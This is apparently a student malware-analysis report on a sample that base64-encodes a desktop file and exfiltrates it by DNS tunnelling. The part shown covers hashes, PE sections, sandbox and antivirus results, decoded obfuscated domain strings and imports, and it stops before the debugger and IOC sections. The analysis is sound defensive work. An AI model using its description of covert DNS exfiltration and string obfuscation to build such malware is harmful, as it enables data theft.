



Dynamic analysis Report

Nihangchha Rai

BSc. (Hons.) -Ethical-hacking and Cyber security

Softwarica College of IT and E-commerce, Coventry University

ST6052CEM: Reverse Engineering

Mr. Samip Pokharel

August 20, 2024

Table of Contents

Overview of malware.....	5
Preliminary analysis.....	6
File Information	6
Malware Online Presence	9
String Hypothesis:.....	11
Sandbox Testing.....	13
Process Graph	17
IAT (Import Address Table)	18
Technical Analysis	19
API Monitor	22
x32 DBG	24
IOC (Indicator of Compromise).....	44
YARA RULE	45
Impact	46
Remediation or Recommendations	47
Reactive.....	47
Proactive	48
Conclusion	49

Table of figures

Figure 1: Metadata of 'sample.exe'	6
Figure 2: Using DIE tool file analysis	6
Figure 3: Sha256 hash of "sample.exe file using DIE	7
Figure 4: Entropy analysis using DIE to Detect Packed or Encrypted Malware.....	7
Figure 5: Detailed Virtual raw size	8
Figure 6: Memory map of different section.....	8
Figure 7: Result of 'sample.exe' upload in virustotal'	9
Figure 8: Detail information of 'sample.exe' produced by 'virustotal'	10
Figure 9: Information produced by Cuckoo sandbox	10
Figure 10: Static analysis by Cuckoo.....	13
Figure 11: List of DLL and its API used in 'sample.exe'	14
Figure 12: Behavior analysis of 'sample.exe' in network and registry.....	15
Figure 13: Malware Information Sharing Platform of 'sample.exe'.....	16
Figure 14: Adding above domain in ' C:/Windows/System32/drivers/etc/hosts' file.....	19
Figure 15: HTTP server response every client with 200 OK.....	20
Figure 16: Listening server on 127.0.0.1:80	21
Figure 17: Capturing packet of loopback interface in WireShark	21
Figure 18: 'GetProcAddress' API used to return the list of function address.....	22
Figure 19: Using function like getaddrinfo, socket, connect, send and recv for C2 with server..	22
Figure 20: Breakpoints set at various APIs or function	24
Figure 21: Entry point of 'sample.exe' where all the register point to one address of memory	24
Figure 22: Disassemble code showing stack preparation for calling socket function	25
Figure 23: Parameter for 'socket' push into stack	25
Figure 24: Disassembly code and stack preparation for calling 'getinfoaddr' function	26
Figure 25: Register push into stack frame as parameter for 'getinfoaddr'	26
Figure 26: Disassembly code and stack prep for calling send function.....	27
Figure 27: Parameter push into stack for 'send' function	27
Figure 28: Highlighted disassembled code for calling 'recv' function	28
Figure 29: Parameter address and value pushed into stack.....	28
Figure 30: Empty buffer address before calling the of 'recv' function.....	28
Figure 31: EIP point to '0040E08'	29
Figure 32: Address and value move to various register after function called.....	29
Figure 33: Following the buffer address in DUMP after 'recv' function called	29
Figure 34: Checking and executing 'strstr' function in online compiler 'tutorialspoint'	30
Figure 35: Disassemble code before calling 'strstr' function	30
Figure 36: Parameter required 'strstr' pushed to stack	30
Figure 37: 'getaddrinfo' and 'socket' API called with same parameter'	31
Figure 38: Disassembly code before calling '_wfpopen' API	32
Figure 39: Parameter pushed into stack	32
Figure 40: Register value before calling '_wfpopen' function.....	32
Figure 41: '_wfpopen' function calling disassembly code	33

Figure 42: Register after '_w fopen' API call	33
Figure 43: Disassemble code before calling 'fread' function	34
Figure 44: Parameter passed into stack frame for 'fread'	34
Figure 45: Step over after calling the 'fread' EIP pointing at 004024C2	35
Figure 46: Content of 'cosmo.jpeg' push into stack	35
Figure 47: Disassembly code before calling 'sample.412168'	36
Figure 48: Disassembly code of 'sample.412168'	36
Figure 49: Disassembly code of base64 converter	36
Figure 50: Disassembly code after step over to '004187F4'	37
Figure 51: Registers after base64 function called	37
Figure 52: Following the EAX register store address in dump	37
Figure 53: Decoding base64	37
Figure 54: Disassembly code before calling SOCKET API	38
Figure 55: Parameter pushed to stack for SOCKET function.....	38
Figure 56: Code before 'getaddrinfo' function	39
Figure 57: Parameter pushed into stack for 'getinfoaddr' API	39
Figure 58: Disassembly code before calling 'sendto' function.....	40
Figure 59: Parameter pushed into stack for 'sendto' API	40
Figure 60: Following DWORD dump of buffer of 'sendto' API.....	41
Figure 61: Listing packet at 127.0.0.1 and filtering packet to DNS	42
Figure 62: Inspecting the UDP packet of DNS server	42
Figure 63: Inspecting DNS queries.....	42

Overview of malware

SecureFunds Inc. suffered a data breach because attackers embedded malicious code into a third-party software used in the company internal development environment. Once the compromised application was updated, the malware activated and established a connection with a remote server to receive its instructions and sending a request for information. It then waited for a response and verified that the server had responded correctly. When the server went down, the virus retrieved a file on the organization desktop that contained sensitive information of organization. Hacker tries to steal the data had been encoded by using a certain technique and needed to be decoded for use later on. The malicious program established a new network connection and requested their own server and transfer the encode data into their own server which helps them to exfiltrate file of organization.

This breach went unnoticed until a routine audit revealed abnormal network traffic patterns and unauthorized data transfers to an external server by the time the attackers had already caused significant damage, leading to financial losses, regulatory scrutiny, and a loss of customer trust.

This type of attack also knows as 'DNS tunneling'.

Preliminary analysis

File Information

File information was extracted by using different tools and techniques as we can see below,
Initial properties inspection to get basic info such as size, date created and accessed

Figure 1: Metadata of 'sample.exe'




Figure 2: Using DIE tool file analysis




Figure 3: Sha256 hash of “sample.exe file using DIE

☑ Readonly

Type: PE32 Method: SHA256 Offset: 00000000 Size: 0001e200 Save Reload

Hash

f379e5b09001e28f78cdaba9a17d3d13a0fd96835081e113d9fef5852039a975

Name	Offset	Size	Hash
PE Header	00000000	00000400	e52ccd0ee4d38e2612892ee1756c681916734e831c2e8d23593bd451d7be2708
Section(0)['.text']	00000400	00019c00	98b997a08ed98e602c890ee60a151821131df80940471aa707dfef2f1b29861
Section(1)['.data']	0001a000	00000200	87adae33dc90afa900c8b621572ce1039a83716c5c7d4a7aa6be312177e6052f
Section(2)['.rdata']	0001a200	00003400	4a12d15cf8dff2ae23a1e1d1c9c2a0827d7e43308b547581017e5ff2f8023871
Section(4)['.idata']	0001d600	00000800	26b37bbcd3b92972f36457caa5ad3caaa39b31372293444c5bf4a345d52ba618
Section(5)['.CRT']	0001de00	00000200	8820f72c848cbca2db69857200caaeef86523696b4e0c5236a59bfc454252162
Section(6)['.tls']	0001e000	00000200	076a27c79e5ace2a3d47f9dd2e83e4ff6ea8872b3c2218f66c92b89b55f36560
Import 32(CRC)			e9225f6b
Import 64(CRC)			00000023875cb5f6
Import(0)(CRC)...			eb73346f
Import(1)(CRC)...			2552763e
Import(2)(CRC)...			0c16df2d

Figure 4: Entropy analysis using DIE to Detect Packed or Encrypted Malware




Figure 6: Memory map of different section

PE32 Sections

File offset: 00000000
Virtual address: 00400000
Relative virtual address: 00000000

Mode: 32-bit
Endianness: LE
Architecture: I386

Show all

Offset	Address	Size	Name
00000000	00400000	00000400	PE Header
00000400	00401000	00019c00	Section(0) ['.text']
0001a000	0041b000	00000200	Section(1) ['.data']
0001a200	0041c000	00003400	Section(2) ['.rdata']
0001d600	0042c000	00000800	Section(4) ['.idata']
0001de00	0042d000	00000200	Section(5) ['.CRT']
0001e000	0042e000	00000200	Section(6) ['.tls']

Hex

Offset	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e
0000:0000	4d	5a	90	00	03	00	00	00	04	00	00	00	ff	ff	00
0000:0010	b8	00	00	00	00	00	00	00	40	00	00	00	00	00	00
0000:0020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000:0030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00
0000:0040	0e	1f	ba	0e	00	b4	09	cd	21	b8	01	4c	cd	90	90
0000:0050	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90
0000:0060	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90
0000:0070	90	90	90	90	2e	0d	0d	0a	24	00	00	00	00	00	00
0000:0080	50	45	00	00	4c	01	07	00	b7	7b	f5	61	00	00	00
0000:0090	00	00	00	00	e0	00	0f	03	0b	01	02	22	00	9c	01
0000:00a0	00	de	01	00	00	c0	00	00	a0	14	00	00	00	10	00
0000:00b0	00	b0	01	00	00	00	40	00	00	10	00	00	00	02	00
0000:00c0	04	00	00	00	01	00	00	00	04	00	00	00	00	00	00
0000:00d0	00	f0	02	00	00	04	00	00	92	84	02	00	02	00	00
0000:00e0	00	00	20	00	00	10	00	00	00	10	00	00	00	10	00
0000:00f0	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00
0000:0100	00	c0	02	00	f4	07	00	00	00	00	00	00	00	00	00

Figure 5: Detailed Virtual raw size

Readonly

Dump all Save

#	Name	VirtualSize	VirtualAddress	SizeOfRawData	PointerToRawData	PointerToRelocations	PointerToLinenumbers	NumberOfRelocations	erOfLinenumbers	Chara
0	.text	00019514	00001000	00019c00	00000400	00000000	00000000	0000	0000	0000
1	.data	000000a0	0001b000	00000200	0001a000	00000000	00000000	0000	0000	0000
2	.rdata	000033f0	0001c000	00003400	0001a200	00000000	00000000	0000	0000	0000
3	.bss	0000bfff	00020000	00000000	00000000	00000000	00000000	0000	0000	0000
4	.idata	000007f4	0002c000	00000800	0001d600	00000000	00000000	0000	0000	0000
5	.CRT	00000034	0002d000	00000200	0001de00	00000000	00000000	0000	0000	0000
6	.tls	00000008	0002e000	00000200	0001e000	00000000	00000000	0000	0000	0000

Hex Strings

Address	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e
0040:1000	c3	8d	b4	26	00	00	00	00	8d	b4	26	00	00	00	00
0040:1010	83	ec	1c	31	c0	66	81	3d	00	00	40	00	4d	5a	c7
0040:1020	cc	22	42	00	01	00	00	00	c7	05	c8	22	42	00	01
0040:1030	00	00	c7	05	c4	22	42	00	01	00	00	00	c7	05	78
0040:1040	42	00	01	00	00	00	75	18	8b	15	3c	00	40	00	81
0040:1050	00	00	40	00	50	45	00	00	8d	8a	00	00	40	00	74
0040:1060	a3	0c	00	42	00	a1	d4	22	42	00	85	c0	75	32	c7
0040:1070	24	01	00	00	00	e8	ce	99	01	00	e8	d1	99	01	00
0040:1080	15	e8	22	42	00	89	10	e8	e4	83	01	00	83	3d	88
0040:1090	41	00	01	74	4b	31	c0	83	c4	1c	c3	8d	74	26	00
0040:10a0	c7	04	24	02	00	00	00	e8	9c	99	01	00	eb	cc	66
0040:10b0	0f	b7	51	18	66	81	fa	0b	01	74	3d	66	81	fa	0b
0040:10c0	75	9e	83	b9	84	00	00	0e	76	95	8b	91	f8	00	00
0040:10d0	00	31	c0	85	d2	0f	95	c0	eb	86	8d	b6	00	00	00
0040:10e0	c7	04	24	d0	96	41	00	e8	f4	8a	01	00	31	c0	83
0040:10f0	1c	c3	8d	b6	00	00	00	83	79	74	0e	0f	86	5e	00
0040:1100	ff	ff	8b	89	e8	00	00	00	31	c0	85	c9	0f	95	c0

Malware Online Presence

As part of our analysis, we investigated whether the malware sample (sample.exe) had been previously identified and reported on the internet. To do this, we utilized ‘VirusTotal’ and ‘Cuckoo’, a widely recognized online service that aggregates data from multiple antivirus engines and a sandbox environment that dynamically analyze.

After uploading the sample.exe to ‘VirusTotal’ and ‘Cuckoo’, it was scanned against numerous antivirus databases. The results showed that various of antivirus engines detected the file as malicious with the hash value of the file which serves as a unique identifier, allowing us to track any previous reports or related samples in various threat intelligence databases.

Figure 7: Result of 'sample.exe' upload in virustotal'




Figure 8: Detail information of 'sample.exe' produced by 'virustotal'

DETECTIONDETAILSRELATIONSBEHAVIORCOMMUNITY6

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MDS	b2c2da36dedaa4428bcf8fa15bb5a9ad
SHA-1	7ef5cc005203ef00d479211d8a9277e3a888192e
SHA-256	f379e5b09001e28f78cdaba9a17d3d13a0fd96835081e113d9fef5852039a975
Vhash	0150776d155c0d5d1db21731z1zfz
Authenthash	757115f9b9cc85adfd6a76d670d2890516ee450a28a3dfd93b62985db6144c
ImpHash	aace71b4596556dc5194d2689cc908e1
SSDEEP	1536:tg0ohQsg2FWcDncj4gg+hHEASpWgGsjjpp8IPqJ9+DXmJPAbwSjduGr:tg0rEcDncsg4MjipDIPq3+XQAUuG
TLSH	T1F9C3SA21CD03E086CC233A718CC3F4BFC6699D4049A2CD84EADD4F559E6317665DEAA2
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
TrID	Microsoft Visual C++ compiled executable (generic) (32.2%) Win64 Executable (generic) (20.5%) Win32 Dynamic Link Library (generic) (12.8%) Win16 NE executab...
DetectItEasy	PE32 Compiler: Nim
Magika	PEBIN
File size	120.50 KB (123392 bytes)

History

Creation Time	2022-01-29 17:39:03 UTC
First Submission	2024-06-22 06:07:25 UTC
Last Submission	2024-08-16 17:05:31 UTC
Last Analysis	2024-08-16 14:47:37 UTC

Figure 9: Information produced by Cuckoo sandbox

Summary

File sample.exe

Summary

Download

Resubmit sample

Size	120.5KB
Type	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
MDS	b2c2da36dedaa4428bcf8fa15bb5a9ad
SHA1	7ef5cc005203ef00d479211d8a9277e3a888192e
SHA256	f379e5b09001e28f78cdaba9a17d3d13a0fd96835081e113d9fef5852039a975
SHA512	Show SHA512
CRC32	4B90F01E
ssdeep	None
Yara	<ul style="list-style-type: none">network_udp_socket - Communications over UDP networknetwork_tcp_socket - Communications over RAW socketnetwork_dns - Communications use DNS

File has been identified by 9 AntiVirus engine on IRMA as malicious (9 events)

G Data Antivirus (Windows)	Virus: Gen:Variant.Fragtor.588033 (Engine A)
Avast Core Security (Linux)	Win32:MalwareX-gen [Trj]
C4S ClamAV (Linux)	C4S.MALWARE.SHA256.AUTOGEN.58704813.UNOFFICIAL
F-Secure Antivirus (Linux)	Trojan.TR/Casdet.xlrle [Aquarius]
Windows Defender (Windows)	Trojan:Win32/Casdet!rfn
Microsoft Defender ATP (Linux)	Trojan:Win32/Casdet!rfn
eScan Antivirus (Linux)	Gen:Variant.Fragtor.588033(DB)
ESET Security (Windows)	a variant of Generik.KWCULJY trojan
Bitdefender Antivirus (Linux)	Gen:Variant.Fragtor.588033

String Hypothesis:

Strings	Socket ,connect
	getaddrinfo
	@hwtwtwpw:w/w/whwewyw.wywowuwuwpw.wlwowcwawlw
	@200 OK
	@.BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.BlBoBcBaBlB
	@axutxhx.xnxsx.xlxocxaxlx
	@Desktop\cosmo.jpeg
	Sendto , recvFrom

Upon removing certain characters from above table string:

- '@hwtwtwpw:w/w/whwewyw.wywowuwuwpw.wlwowcwawlw' removing 'w' we get '@http://heyy.yooup.plocall'
- '@.BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.BlBoBcBaBlB' removing 'B' we get '@.cosmosfromrobotsemiprobium.local'
- '@axutxhx.xnxsx.xlxocxaxlx' removing 'x' we get '@auth.ns.local'

The malware appears to establish communications with external domains and local network services with the help of 'socket', then the 'getaddrinfo' used for resolving IP address likely for command and control (C2) and exfiltration of Desktop\cosmo.jpeg data. And other contained domain indicates potential to be sending data and receiving '200 OK' from HTTP server through 'sendto' and 'recvFrom' string. This functionality allows attackers to control the infected system, download additional payloads or exfiltrate sensitive information.

Sandbox Testing

To gain deeper insights into the behavior of the sample.exe malware, we conducted a sandbox analysis using Cuckoo, an advanced malware analysis system that allows for the dynamic execution and monitoring of suspicious files.

This process involved running 'sample.exe' in an isolated environment where it monitored behavior, including any file modifications, network activity, process creation, and registry changes. This approach enabled us to observe the malware's interactions and detect any malicious activities without risking our main systems.

Figure 10: Static analysis by Cuckoo

Static Analysis

Static AnalysisStringsAntivirusIRMA

PE Compile Time

2022-01-29 19:39:03

PE Imphash

aaace71b4596556dc5194d2689cc988e1

Sections

Name	Virtual Address	Virtual Size	Size of Raw Data	Entropy
.text	0x00001000	0x00019b14	0x00019c00	6.38335582292
.data	0x0001b000	0x000000a0	0x00000200	1.52972483164
.rdata	0x0001c000	0x000033f0	0x00003400	5.14887325065
.bss	0x00020000	0x0000bfff	0x00000000	0.0
.idata	0x0002c000	0x000007f4	0x00000800	5.09418150665
.CRT	0x0002d000	0x00000034	0x00000200	0.284307417659
.tls	0x0002e000	0x00000008	0x00000200	0.0

Figure 11: List of DLL and its API used in 'sample.exe'

Imports

Library KERNEL32.dll:

- 0x42c180 DeleteCriticalSection
- 0x42c184 EnterCriticalSection
- 0x42c188 GetCurrentProcess
- 0x42c18c GetCurrentProcessId
- 0x42c190 GetCurrentThreadId
- 0x42c194 GetLastError
- 0x42c198 GetProcAddress
- 0x42c19c GetStartupInfoA
- 0x42c1a0 GetSystemTimeAsFileTime
- 0x42c1a4 GetTickCount
- 0x42c1a8 InitializeCriticalSection
- 0x42c1ac LeaveCriticalSection
- 0x42c1b0 LoadLibraryA
- 0x42c1b4 QueryPerformanceCounter
- 0x42c1b8 SetUnhandledExceptionFilter
- 0x42c1bc Sleep
- 0x42c1c0 TerminateProcess
- 0x42c1c4 TlsGetValue
- 0x42c1c8 UnhandledExceptionFilter
- 0x42c1cc VirtualAlloc
- 0x42c1d0 VirtualFree
- 0x42c1d4 VirtualProtect
- 0x42c1d8 VirtualQuery

Library msvcrt.dll:

- 0x42c1e0 __getmainargs
- 0x42c1e4 __initenv
- 0x42c1e8 _lconv_init
- 0x42c1ec _p_acmdln
- 0x42c1f0 _p_fmode
- 0x42c1f4 _set_app_type
- 0x42c1f8 _setusermatherr
- 0x42c1fc _amsgr_exit
- 0x42c200 _cexit
- 0x42c204 _errno
- 0x42c208 _fileno
- 0x42c20c _get_osfhandle
- 0x42c210 _initterm
- 0x42c214 _iob
- 0x42c218 _isatty
- 0x42c21c _onexit
- 0x42c220 _setjmp3
- 0x42c224 _setmode
- 0x42c228 _wfpopen
- 0x42c22c abort
- 0x42c230 calloc
- 0x42c234 clearerr
- 0x42c238 exit
- 0x42c23c fclose
- 0x42c240 ferror
- 0x42c244 fflush
- 0x42c248 fgetc
- 0x42c24c fgetc


Library USER32.dll:

- 0x42c2a8 MessageBoxA

There are 'kernel32', 'user32' and 'msvcrt' DLL file which called multiple APIs in the static analysis. Through this we also created a [IAT](#) table for further understanding of some of the functions of these APIs.



